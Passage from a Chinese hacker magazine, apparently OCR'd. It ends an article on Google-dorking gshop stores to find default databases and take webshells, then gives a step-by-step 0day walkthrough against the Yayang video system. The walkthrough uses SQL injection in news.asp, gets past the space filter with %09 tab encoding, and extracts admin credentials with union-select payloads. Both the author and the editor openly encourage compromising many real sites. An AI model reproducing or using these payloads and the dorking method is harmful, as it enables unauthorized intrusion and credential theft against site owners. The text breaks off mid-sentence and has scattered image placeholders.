我先去google，使用关键字“inurl:typelist.asp?typeid=”进行搜索，如图4。

从图4中我们可以看到，搜索出差不多7000个相关网站。然后我再让google一页显示出50个相关的网站，把地址栏里的地址复制，放入网站猎手1.5版里进行浏览。由于google搜索有验证码机制，所以只能先查出结果，再配合网站猎手来获取地址。网站猎手那个google查询功能不是很好用，也不准确。


图5 自动检

获取完地址以后，在检测的页面或文件处写入“db/YZ_Consume.asp”，这个是gshop网上商店系统默认数据库地址，再对获取到的站点进行扫描验证，如图5。

从图5中我们可以看到相关的网站有48个，找到23个网站的默认数据库，效果还可以吧。然后把这些地址导出来，利用上面说的方法就可以成功拿到Webshell了。

最后，希望广大新手朋友们肉鸡多多，Webshell也多多。如果有什么不明白的地方，可以到《黑客手册》论坛www.nohack.cn/bbs去找我，我的论坛ID是rabbitsafe。

[文章中用到的工具已经收录在光盘中。]

编辑点评： 很方便的方法，大家应该可以抓到一大堆的肉鸡了，切忌贪心！

图 冯谷 张森

亚阳影视系统0day分析与利用

从本文你可以学到：

1、亚阳影视系统0day分析

2、漏洞的构造利用

大家好，今天给大家讲讲亚阳影视系统0day的分析与利用。亚阳影视系统是一套商业影视系统，我下载的是破解版，但后台文件源码看不到，因为它把所有的后台源文件都整合到NETBOX里面去了，而且NETBOX把后台默认定义在1982端口上。亚阳影视系统适用于网吧/门户网站影视频道，商业收费电影网站及各类娱乐平台，系统内置在线支付网关接口6个（支付宝、快钱、网银在线、nps、易付通、网银在线、易达信Qpay），使用者后台填写你的商户ID即可，除支付宝需手工确认外，其它全部为自动接口，配置很方便。在网上还发现很多电信、网通的商业收费电影网站也采用这套系统。下面，我给大家详细讲讲亚阳影视系统0day分析与利用的方法。

一、漏洞分析

首先在网上弄到一套破解的亚阳影视系统，在本地搭好测试环境，网站能正常访问，漏洞文件是skin5目录下的news.asp文件。由于news.asp文件中的id变量过滤不严格，导致注入漏洞的产生，相关代码如图1。




图1 漏洞代码

从图1中我们可以看到id变量通过Rq函数获取，然后直接放入SQL语句进行查询，现在我们再来看看Rq函数是怎么写的，相关代码如图2。





图2 Rq函数

从图2中我们可以看到Rq函数获取变量时，先经过chechin函数，chechin函数的主要功能是防SQL注入，过滤了空格、单引号、双引号等注入时常用的一些字符。过滤方法比较简单，我们想想有没有方法可以绕过呢？

我们知道，空格常用的就是space键，但是在注入时也可以用tab键来代替，这里的chechin函数只过滤了基本的空格space键，tab键好像没有过滤，对于整型变量注入是不需要单引号的，如果我们能突破空格的限制，就可以成功进行SQL注入了。

Tab键经过url编码以后是%09，我们可以来试一试，看能不能突破chechin函数的空格限制。先提交url：http://127.0.0.1/vod/skin5/news.asp?id=2，可以看到有一条网站公告信息，接着提交构造的SQL语句，看看页面有没有什么不同。

分别提交url：http://127.0.0.1/vod/skin5/news.asp?id=2%20and%201=1和http://127.0.0.1/vod/skin5/news.asp?id=2%20and%201=2，页面返回内容如图3。


图3 返回内容

从图3中可以看到，页面都是返回SQL语句结尾之后找不到字符，说明空格被过滤掉了。我们再来试试用tab键代替空格键的方法，提交url：http://127.0.0.1/vod/skin5/news.asp?id=2%09and%091=1时，页面返回内容正常；提交url：http://127.0.0.1/vod/skin5/news.asp?id=2%09and%091=2时，页面没有内容返回，如图4。

从图4中可以看出，tab键可以成功代替空格键，进而成功进行SQL注入。

二、漏洞利用

下面，我们对这个SQL注入点来进行手工注入。首先我们来测试后台数据库类型，提交url：http://127.0.0.1/vod/skin5/news.asp?id=2%09and%09exists(select%09id%09from%09MSysAccessObjects)，页面返回正常，说明后台数据库是

access数据库。

接着判断数据库里管理员表名，提交url：**http://127.0.0.1/vod/skin5/news.asp?id=2%09and%09exists%09(Select%09*%09from%09admin)**，页面返回正常，说明存在admin管理员表。

接着我们来猜解admin表里的字段名，提交url：

```
http://127.0.0.1/vod/skin5/news.asp?id=2%09and%09exists%09(Select%09id%09from%09admin)
http://127.0.0.1/vod/skin5/news.asp?id=2%09and%09exists%09(Select%09用户名%09from%09admin)
http://127.0.0.1/vod/skin5/news.asp?id=2%09and%09exists%09(Select%09密码%09from%09admin)
```

页面都返回正常，说明admin表里存在id、用户名、密码三个字段。接着我们来猜解管理员账号和口令，可以利用union联合查询来猜解，一个一个列数增加，最后确定列数是10个。

提交url：**http://127.0.0.1/vod/skin5/news.asp?id=2%09and%091=2%09union%09select%091,2,3,4,5,6,7,8,9,10%09from%09admin**，如图5。

页面爆出来2和3列数，我们直接把语句中的“2,3”改成想




图4　没有内容返回




图8　设置空格符替换

要爆出的管理员账号和口令，提交url：**http://127.0.0.1/vod/skin5/news.asp?id=2%09and%091=2%09union%09select%091,用户名,密码,4,5,6,7,8,9,10%09from%09admin**，如图6。

这里猜解出来admin表里第一列的管理员账号和口令，我们可以在语句后面加上where条件来猜解出另一个管理员账号和口令。提交url：**http://127.0.0.1/vod/skin5/news.asp?id=2%09and%091=2%09union%09select%091,用户名,密码,4,5,6,7,8,9,10%09from%09admin%09where%09id=2**，如图7，这里猜解出来admin表里id=2的管理员账号和口令。接下来自然就是把得到的MD5密码拿到网上进行破解了。

其实这里我们还可以利用工具来进行SQL注入猜解，一般的SQL注入工具好像不能对空格符进行修改，但是pangolin（穿山甲）可以对空格符进行代替，替换成我们想替换的字符。

我简单给大家讲解下，这里我使用的是pangolin1.25版，最新的是2.0版本。打开pangolin后有一个“options”选项，选中以后再选“advantage”（高级），里面有一个“replace space as”项，这里添上我们想替换的空格符为**%09**，如图8。

再输入存在SQL注入点的地址进行注入猜解，我们可以先把要破解的表名、字段名加进去，节省注入的时间。最后，成功猜解出管理员账号和口令，如图9。

利用破解出来的口令成功登录亚阳影视系统后台，接下来如何在后台拿




图5　暴出2、3列




图6　暴出用户名和密码

